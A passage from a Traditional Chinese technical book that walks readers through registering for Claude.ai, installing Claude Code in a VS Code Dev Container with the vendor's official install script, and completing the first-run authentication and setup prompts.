


圖 2.11 Dev Container 環境啟動完成

只要畫面上方顯示「Dev Container」，就表示 Dev Container 環境已啟動。本書第 1 部的動手實作，都在這個 Dev Container 環境中進行。

2.3 Claude Code 的安裝設定

接下來開始安裝設定 Claude Code。本節說明使用 Claude.ai 的步驟。若你要使用 Claude Console（Claude API）或 Enterprise platforms（Amazon Bedrock 或 Google Vertex AI），請依各自的設定步驟進行。

註冊 Claude.ai

首先註冊 Claude.ai。個人使用的話，請存取 <https://claude.ai> 註冊後，訂閱 Pro 方案或 Max 方案。本書動手實作的範圍，用 Pro 方案就足以充分試用。



圖 2.12 Claude.ai (<https://claude.ai>)

安裝 Claude Code

接著安裝 Claude Code。在 Visual Studio Code 的 Dev Container 環境中，依序選擇「Terminal」→「New Terminal」開啟終端機。




圖 2.13 New Terminal

在終端機執行下列指令（注 12）：

```
curl -fsSL https://claude.ai/install.sh | bash
```

上述指令執行完成後，用下列指令確認 Claude Code 已安裝：

```
claude --version
```

若如下顯示版本，表示 Claude Code 已如預期安裝完成。

```
Claude Code (2.0.37)
```

MEMO | 直接安裝到 macOS 或 Windows

本書在 Dev Container 環境（Linux）中使用 Claude Code，但 Claude Code 也能直接安裝到 macOS 或 Windows 使用。macOS 可用與本書相同的指令安裝；Windows 請參考官方文件的下列頁面。

參考：Windows setup — <https://docs.anthropic.com/en/docs/claude-code/setup#windows-setup>

注 12：若 Claude Code 安裝出錯，請多執行幾次安裝指令。另外，若要安裝本書已驗證過的版本，請執行：
`curl -fsSL https://claude.ai/install.sh | bash -s -- 2.0.37`

Claude Code 的驗證與初始設定

Claude Code 安裝完成後，用 `claude` 指令啟動：

```
claude
```

Claude Code 啟動後，便開始驗證與初始設定。以下說明截至本書撰寫時的步驟，但後續更新可能改變步驟，請留意。

截至本書撰寫時，首先會要求你選擇深色模式或淺色模式等樣式。




圖 2.14 選擇深色模式或淺色模式

用鍵盤的上、下方向鍵選擇，按 Enter 進入下一步。接著會要求選擇驗證方式。若以 Claude.ai（Pro、Max、Team、Enterprise 方案）使用，請選擇「1. Claude account with subscription · Pro, Max, Team, or Enterprise」。




圖 2.15 選擇驗證方式

接著瀏覽器會開啟。請選擇用於 Claude Code 驗證的組織。




圖 2.16 選擇用於 Claude Code 驗證的組織

請核准來自 Claude Code 的連線。



圖 2.17 核准來自 Claude Code 的連線

MEMO | 驗證不順利時

在瀏覽器進行驗證時，有時無法順利跳轉到下一個畫面。這種情況下，請試著把終端機顯示的 URL 在瀏覽器開啟，複製驗證碼後輸入到終端機。

在瀏覽器完成驗證操作後，終端機這邊也會完成驗證。




圖 2.18 驗證完成

按 Enter 進入下一步，會顯示資安上的注意事項。




圖 2.19 資安上的注意事項

按 Enter 進入下一步，會詢問終端機的設定。




圖 2.20 關於終端機的設定

選擇「1. Yes, use recommended settings」按 Enter 進入下一步。接著會確認是否信任目前的資料夾。




圖 2.21 確認是否信任目前的資料夾

選擇「1. Yes, I trust this folder」按 Enter 進入下一步。畫面會顯示 Visual Studio Code 已安裝 Claude Code 擴充功能。

